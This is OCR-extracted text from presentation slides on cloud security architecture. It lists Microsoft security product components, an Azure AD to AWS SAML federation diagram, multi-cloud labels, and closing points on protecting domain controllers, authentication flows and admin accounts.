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

Next Level


Security Operations Center (SOC)
Vulnerability Management
MSSP
SIEM + Analytics
Cybersecurity Operations Service (COS)
Incident Response and Recovery Services
Azure Security Center
Windows Defender
Office 365 Security & Compliance
Azure
Cloud App Security
Advanced Threat Protection (ATP)
Graph Security API (Public Preview)
Alert & Log Integration
Cybersecurity Reference Architecture
May 2018 – https://aka.ms/MCRA | Video Recording | Strategies
This is interactive!
1. Present Slide
2. Hover for Description
3. Click for more information
Roadmaps and Guidance
1. Securing Privileged Access
2. Office 365 Security
3. Rapid Cyberattacks (Wannacrypt/Petya)
Software as a Service
Office 365
Secure Score
Customer Lockbox
Dynamics 365
Identity & Access
Information Protection
Azure Active Directory
Conditional Access – Identity Perimeter Management
Clients
Unmanaged & Mobile Devices
Intune MDM/MAM
Managed Clients
System Center Configuration Manager
Windows Defender ATP
Secure Score
Threat Analytics
Hybrid Cloud Infrastructure
On Premises Datacenter(s)
3rd party IaaS
Microsoft Azure
Azure Security Center – Cross Platform Visibility, Protection, and Threat Detection
Configuration Hygiene
Just in Time VM Access
Adaptive App Control
Extranet
NGFW
Edge DLP
SSL Proxy
IPS
Security Appliances
Express Route
Intranet Servers
Windows Server 2016 Security
Shielded VMs
Azure Stack
Privileged Access Workstations (PAWs)
Azure Policy
Azure Key Vault
Azure WAF
Azure Antimalware
Network Security Groups
Backup & Site Recovery
Disk & Storage Encryption
Confidential Computing
DDoS attack Mitigation + Monitor
Classification Labels
Cloud App Security
Azure Information Protection (AIP)
Discover
Classify
Protect
Monitor
Hold Your Own Key (HYOK)
AIP Scanner
Office 365
Data Loss Protection
Data Governance
eDiscovery
Azure SQL Threat Detection
SQL Encryption & Data Masking
Azure SQL Info Protection (Preview)
Endpoint DLP
Azure AD Identity Protection
Azure AD PIM
Multi-Factor Authentication
Azure AD B2B
Azure AD B2C
Hello for Business
MIM PAM
Azure ATP
Active Directory
ESAE Admin Forest
Windows 10 Enterprise Security
S Mode
IoT and Operational Technology
Windows 10 IoT
Azure IoT Security
Azure Sphere
IoT Security Maturity Model
IoT Security Architecture
Included with Azure (VMs/etc.) Premium Security Feature
Compliance Manager
Security Development Lifecycle (SDL)
Trust Center
Intelligent Security Graph
Microsoft


Microsoft Azure (Identity Provider)
AWS (Service Provider)
Azure Active Directory
SSO App
Access Panel
Azure login endpoint
IAM Roles trusting SAML IdP
AAD SAML Identity Provider
STS
AWS SSO Endpoint
AWS Management Console
Client using a browser
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


AWS
On-Prem Datacenter
Federation Server
Azure
Google Cloud Platform (GCP)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
(GCP)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
Datacenter
Azure
Google Cloud
Platform
(GCP)


AWS
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
Azure
Google Cloud
Platform
(GCP)


AWS
On-Prem
Datacenter
Azure
Google Cloud
Platform
(GCP)

“Don’t want all my eggs in one basket…

So now eggs are in all baskets.”

Conclusion

- Given that cloud IAAS is similar to on-prem virtualization, cloud attacks are similar as well
- Connection points between on-prem & cloud need to be carefully considered.
- Domain Controllers can be vulnerable no matter where they are located (on-prem & in the cloud).
- Authentication flows between on-prem & cloud (and Cloud to Cloud!) can be vulnerable.
- Protecting admin accounts & systems is even more important in a cloud-enabled world.

Slides: Hub.TrimarcSecurity.com

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
Questions?



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References

- GCP KVM reference
  https://cloud.google.com/compute/docs/faq
